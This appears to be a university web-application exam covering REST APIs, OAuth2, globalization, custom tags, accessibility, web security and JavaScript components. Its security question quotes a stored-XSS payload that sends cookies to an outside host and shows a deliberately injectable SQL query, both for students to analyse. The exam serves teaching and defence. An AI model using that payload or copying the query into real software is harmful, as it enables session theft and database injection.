

# EXAM

**Exam code: DAT152**

**Course name: Advanced Web Applications**

**Date: June 18, 2024**

---

Type of examination: Written exam

Time: 4 hours (0900 -1300)

Number of questions: 6

Number of pages: 11 (including this page and appendices)

Appendices: The last 2 pages

Exams aids: Bilingual dictionary



Academic coordinator: Bjarte Kileng (909 97 348), Tosin Daniel Oyetoyan (405 70 403)

Notes: None

**Important information:** When answering questions in Wiseflow, give the document or attachment a name and then save before you start to answer the questions. This will start automatic saving of the document.

If you do not follow this procedure, you will lose your work if Wiseflow hangs or fails.

## Question 1 – Web Frameworks and Services (30% ~ 72minutes)



The above figure shows a simple sensor location (SensorLoc) web service and the entity model diagram. A location (e.g., Kronstad) can contain many sensors of different types (e.g., temperature and wind sensors). An admin can create, update or delete a location and sensor metadata via REST API endpoints. Each sensor can send its measurement (data) to the SensorLoc web service via REST API endpoints. An external user can request for different sensor measurements for different locations via REST API endpoints.

- a) Build a REST API endpoints for this service. The REST API should provide the following services:
- Provide support to create, update, and delete location metadata
  - Provide details of each location
  - Produce a list of all locations
  - Provide support to create, update and delete sensor metadata
  - Provide details of each sensor
  - Produce a list of all sensors
  - Produce the list of all measurements for all sensors in a location.
  - Produce measurements for a sensor in a location.

Use the table below to structure your answers (example in the first row).

Note that you can have up to four levels (e.g., collection/identifier/collection/identifier)

| Service                     | API Method   | Endpoint (URI) | HTTP Method |
|-----------------------------|--------------|----------------|-------------|
| List all locations metadata | getLocations | /locations     | GET         |

|     |     |     |     |
|-----|-----|-----|-----|
| ... | ... | ... | ... |
|-----|-----|-----|-----|

- b) You are provided with the **Sensor Service** class and the **Measurement Service** class. The implementation is using Spring Framework.

```
@Service
public class SensorService {

    @Autowired
    private SensorRepository sensorRepository;

    public Sensor saveSensor(Sensor sensor) {

        return sensorRepository.save(sensor);
    }

    public Sensor updateSensor(Sensor sensor, int id)
        throws SensorNotFoundException {

        findById(id);

        return sensorRepository.save(sensor);
    }

    public List<Sensor> findAll(){

        return (List<Sensor>) sensorRepository.findAll();
    }

    public Sensor findById(long id) throws SensorNotFoundException {

        Sensor author = sensorRepository.findById(id)
            .orElseThrow(()->
                new SensorNotFoundException("Sensor not found!"));

        return author;
    }

    public void deleteById(Long id) throws SensorNotFoundException {

        findById(id);

        sensorRepository.deleteById(id);
    }
}
```

```
@Service
public class MeasurementService {

    @Autowired
    private MeasurementRepository dataRepository;

    public List<Measurement> findAllSensorsByLocation(long id){

        List<Measurement> data = dataRepository.findSensorsByLocationId(id);

        return data;
    }

    public List<Measurement> findSensorByLocation(Long lid, Long sid)
```

```

        throws MeasurementNotFoundException {

            List<Measurement> sensorlocs = dataRepository.findSensorByLocationId(lid, sid);

            return sensorlocs;
        }
    }
}

```

- I). Implement the controller class and the methods for all the **sensor** rest api endpoints you identified in a) (example of a template for SensorMetadataController is given below). Note that your method must return the appropriate HttpStatus code. You can also assume that you have two exceptions – SensorNotFoundException and MeasurementNotFoundException that you can use in your code.

```

@RestController
@RequestMapping("/sensorloc/api/v1")
public class SensorMetadataController {

    // Write your controller methods here

}

```

- II). Implement the controller class and the methods for the Measurement rest api endpoints you identified in a).

```

@RestController
@RequestMapping("/sensorloc/api/v1")
public class MeasurementController {

    // Write your controller methods here

}

```

- c) Assume SensorLoc service is using a 3<sup>rd</sup> party identity provider (IdP) for its users based on OAuth2 protocol.

- I). Briefly explain the authorization flow using OAuth2 “**authorization code grant type**” scheme between the resource owner and the IdP.
- II). Assume that there are two roles ‘ADMIN’ and ‘USER’ in the JWT access token where the ADMIN and USER roles are assigned to the admin, and only the USER role is assigned to the user. Protect the REST API endpoints in the SensorMetadataController and MeasurementController classes using Spring relevant annotations.

```

@RestController
@RequestMapping("/sensorloc/api/v1")
public class SensorMetadataController {

    // update your controller methods in (b) with the appropriate roles and Spring
    // authorization annotations

}

@RestController
@RequestMapping("/sensorloc/api/v1")
public class MeasurementController {

    // update your controller methods in (b) with the appropriate roles and Spring
    // authorization annotations

}

```

## Question 2 – Globalization (10% ~ 24minutes)

- a) In your own words, briefly explain what are globalization, internationalization, and localization?
- b) Given the following jsp code below, internationalize the page and localize it to English and one other language of your choice. Your solution must include the properties files for English and the other language you chose.

```
<body>
<div> The number of registered students is 20% more this year. The number of registrations between 01.05.2023
and 30.08.2023 is within the range of 50 and 100 students. </div>
</body>
```

## Question 3 – Custom tags (10% ~ 24minutes)

The tasks require to create a custom tag to translate a capital text to a lowercase text. As shown below, the tag will take a text.

```
<body>
<dat152:lowercase>THIS IS A CAPITAL LETTER WORD</dat152:lowercase>
</body>
```

The above tag will produce the result below on a jsp page where it is used:

**“this is a capital letter word”**

- a) Implement the “lowercase” tag using SimpleTagSupport class. You need to override the doTag method and implement your solution. Note that you do not need to write the TLD xml file.

```
@Override
public void doTag() throws JspException, IOException {...}
```

- b) Implement the “lowercase” tag using a tag-file. A tag file starts with the line below:

```
<%@ tag language="java" pageEncoding="UTF-8"%>
```

## Question 4 – Universal Design (5% ~ 12minutes)

- a) What is Web Content Accessibility Guidelines (WCAG)?
- b) Briefly discuss WCAG principle #1 – “Perceivable” and the guidelines for this principle.

## Question 5 – Web security (25% ~ 60 minutes)

- a) Password can be stored securely by using 1) cryptographically secure hash, 2) slow hash algorithm, 3) unique per user salt, and 4) pepper. **Explain** the security benefits of using these four password storage features.
- b) An online banking application allows money transfer by filling the account number of the sender and the account number of the recipient from <https://besttransferservice.com/transfer>. Once the customer submits, the customer is requested to approve the transaction using his password. **Explain** the type of CSRF mitigation described above.


- c) You inspect the html source of an online blog at *https://gossip.blog.com* and find  
"`<script>document.write('<img src=''  
onerror='http://justpassingby.com/?'document.cookie/;>');</script>`" included in one user's comment.

**Explain** the types of vulnerability in this attack scenario.

- d) Given the SQL query below where the username and password are user supplied data:

```
String sqlQuery = "SELECT * FROM ACCDB WHERE USERNAME = "+username+" and PASSWORD = "+password;  
PreparedStatement stmt = conn.prepareStatement(sqlQuery);  
stmt.executeUpdate();
```

- I). Briefly explain why this SQL query can be vulnerable to injection.  
II). Mitigate the SQL injection vulnerability by writing the mitigation code.
- e) A Json Web Token (JWT) consists of three parts: **Header.Claims.Signature**  
I). Describe the two different ways to calculate the signature part.  
II). Assume the JWT token is signed with the secret key "bergen". Discuss the major threat to this token.
- f) In the figure below, a client can access a protected resource by sending a request together with a JWT token to the "Resource Server".  
**Describe** the security actions that the "Resource Server" must take before sending the protected resource to the client.



## Question 6 – JavaScript (20% ~ 48 minutes)

- a) JavaScript theory.

JavaScript frameworks can provide e.g.:

- Synchronization of state and view
  - Routing
- i. What do we mean with "Synchronization of state and view" in the context of JavaScript frameworks?

- ii. What is meant with “Routing” in the context of JavaScript frameworks? Describe an approach to routing with plain JavaScript using the hash sign “#”. Your explanation must include the use of the event *hashchange*.

Object properties can be configured as e.g. *writable* and *enumerable*.

- iii. Demonstrate with code how to set a property *surname* of an object **student** to *not writable*.

- iv. What are the consequences if an object property is configured as *enumerable*?

- b) In this task you are asked to write the JavaScript code of a GUI component **ProductInfo** that is explained below.

**ProductInfo** is used to add information for an item, a product. A product is represented as an object with the following properties:

- *item*: The name of the product.
- *price*: The price of the product.

The **ProductInfo** component is based on the following HTML template:

```
const template = document.createElement("template");
template.innerHTML = `
  <fieldset>
    <legend>Fill in product information</legend>
    <div class="product">
      <input type = "text" name = "item" size = "15"
        placeholder = "Product name" required>
      <input type = "text" name = "price" size = "4"
        name = "price" placeholder = "Price" required>
      <button>Add product</button>
    </div>
    <div class="message">Status: <span></span></div>
  </fieldset>`;
```

Code snippet 1: HTML template for component *ProductInfo*

The illustration below shows a possible view of the **ProductInfo** component.




Figure 1: The *ProductInfo* component

The illustration below shows a possible view of the **ProductInfo** component with a status message.

**Fill in product information**

Product name  Price

Status **Data for "Umbrella" was saved**

Figure 2: *ProductInfo* showing a status message

The HTML element class of **ProductInfo** has three public methods:

- *clear()*: Removes the current product information from the component. The *value* properties of the HTML input elements are set to empty strings.

Parameters:

- In parameter: None
- Return value: None

With *productinfo* representing an occurrence of **ProductInfo**, the example below demonstrates the use of the method *clear*.

```
productinfo.clear();
```

Code snippet 2: Using the method *clear*

- *showmessage(message)*: Sets a text to be displayed by the component in the HTML SPAN element for showing a status message.

Parameters:

- In parameter: String
- Return value: None

With *productinfo* representing an occurrence of **ProductInfo**, the part outlined in red in Figure 2 be the result of the following use of *showmessage*:

```
const product = {
  'item': 'Umbrella',
  'price': 123
};

productinfo.showmessage(`Data for "${product.item}" was saved`);
```

Code snippet 3: Using the method *showmessage*

- *setproductcallback(callback)*: The method will add a callback that is run when the user clicks the button *Add product*.

Parameters:

- In parameter: Function
- Return value: Not required

The method can return a value to identify the callback, but that is not required.



When *callback* is run on a click at the button, the callback is run with a parameter *product* with data collected from the HTML INPUT elements of **ProductInfo**.

The HTML element class **ProductInfo** includes the HTML template code of Code snippet 1 and the JavaScript code of Code snippet 4 shown below:

```
class ProductInfo extends HTMLElement {
  // Add the necessary private fields

  constructor() {
    super();

    const shadow = this.attachShadow({ mode: 'closed' });
    const content = template.content.cloneNode(true);
    shadow.append(content);

    // More code
  }

  // More code
}

customElements.define('product-info', ProductInfo);
```

*Code snippet 4: JavaScript code of ProductInfo*

**Task:** Fill in the missing code of Code snippet 4 above.

- c) The **ProductInfo** component is used by a parent component **StorageManager** to get information on new products that are then stored on the server. The status of storing on server should be displayed by the **ProductInfo** component. See the text outlined in red in Figure 2 for a status message indicating success.

The **StorageManager** component uses a private method *#storeOnServer* to store product information on the web server.

**Observe:** You are not asked to implement the method *#storeOnServer*.

- *#storeOnServer(product)*: Stores product information on server.

Parameters:

- In parameter: Object
- Return value: Promise

The properties of the in-parameter *product* are explained in task **b**).

On response from the server, the returned promise either resolves, or if problems with the connection rejects.

The resolved object has properties *reponsestatus* and *product*. The *reponsestatus* property is **true** if successfully stored on server, **false** otherwise. The object *product* is the same as before.

Implement the following functionality of **StorageManager**:

1. When the user clicks the button *Add product* of **ProductInfo**, the product information is sent to the web server.
2. On response from the web server, the status field of **ProductInfo** should display a message indicating success or failure.

## Appendix

### Help for question 1 (REST API using Spring Framework)

|  |
|--|
| org.springframework.web.bind.annotation.GetMapping                     |
| org.springframework.web.bind.annotation.PutMapping                     |
| org.springframework.web.bind.annotation.DeleteMapping                  |
| org.springframework.web.bind.annotation.PostMapping                    |
| org.springframework.http.ResponseEntity(HttpStatusCode status)         |
| org.springframework.http.ResponseEntity(T body, HttpStatusCode status) |
| org.springframework.web.bind.annotation.PathVariable                   |
| org.springframework.web.bind.annotation.RequestBody                    |
| org.springframework.http.HttpStatus                                    |
| HttpStatus.OK  |
| HttpStatus.CREATED   |
| HttpStatus.NO_CONTENT  |
| HttpStatus.NOT_FOUND   |
| org.springframework.web.bind.annotation.RequestParam                   |
| org.springframework.security.access.prepost.PreAuthorize               |
| org.springframework.beans.factory.annotation.Autowired                 |

### Help for question 2 (JSTL fmt)

| Tag Summary                            |   |
|--|---|
| <a href="#"><u>requestEncoding</u></a> | Sets the request character encoding   |
| <a href="#"><u>setLocale</u></a>       | Stores the given locale in the locale configuration variable  |
| <a href="#"><u>timeZone</u></a>        | Specifies the time zone for any time formatting or parsing actions nested in its body                   |
| <a href="#"><u>setTimeZone</u></a>     | Stores the given time zone in the time zone configuration variable                                      |
| <a href="#"><u>bundle</u></a>          | Loads a resource bundle to be used by its tag body  |
| <a href="#"><u>setBundle</u></a>       | Loads a resource bundle and stores it in the named scoped variable or the bundle configuration variable |
| <a href="#"><u>message</u></a>         | Maps key to localized message and performs parametric replacement                                       |
| <a href="#"><u>param</u></a>           | Supplies an argument for parametric replacement to a containing <message> tag                           |
| <a href="#"><u>formatNumber</u></a>    | Formats a numeric value as a number, currency, or percentage  |
| <a href="#"><u>parseNumber</u></a>     | Parses the string representation of a number, currency, or percentage                                   |
| <a href="#"><u>formatDate</u></a>      | Formats a date and/or time using the supplied styles and pattern  |

|                                  |  |
|----------------------------------|--|
| <a href="#"><u>parseDate</u></a> | Parses the string representation of a date and/or time |
|----------------------------------|--|

## Help for question 6 (JavaScript)

### Object.defineProperty()

The *Object.defineProperty()* static method defines a new property directly on an object, or modifies an existing property on an object, and returns the object.

### EventTarget: *addEventListener()* method

The *addEventListener()* method of the **EventTarget** interface sets up a function that will be called whenever the specified event is delivered to the target.

Common targets are **Element**, or its children, **Document**, and **Window**.

Syntax:

```
addEventListener(type, listener)
```

### Node: *textContent* property

The *textContent* property of the **Node** interface represents the text content of the node and its descendants.

### Document: *querySelector()* method

The **Document** method *querySelector()* returns the first **Element** within the document that matches the specified selector, or group of selectors. If no matches are found, null is returned.

### HTMLInputElement: *Instance property value*

A string that represents the current value of the control. If the user enters a value different from the value expected, this may return an empty string.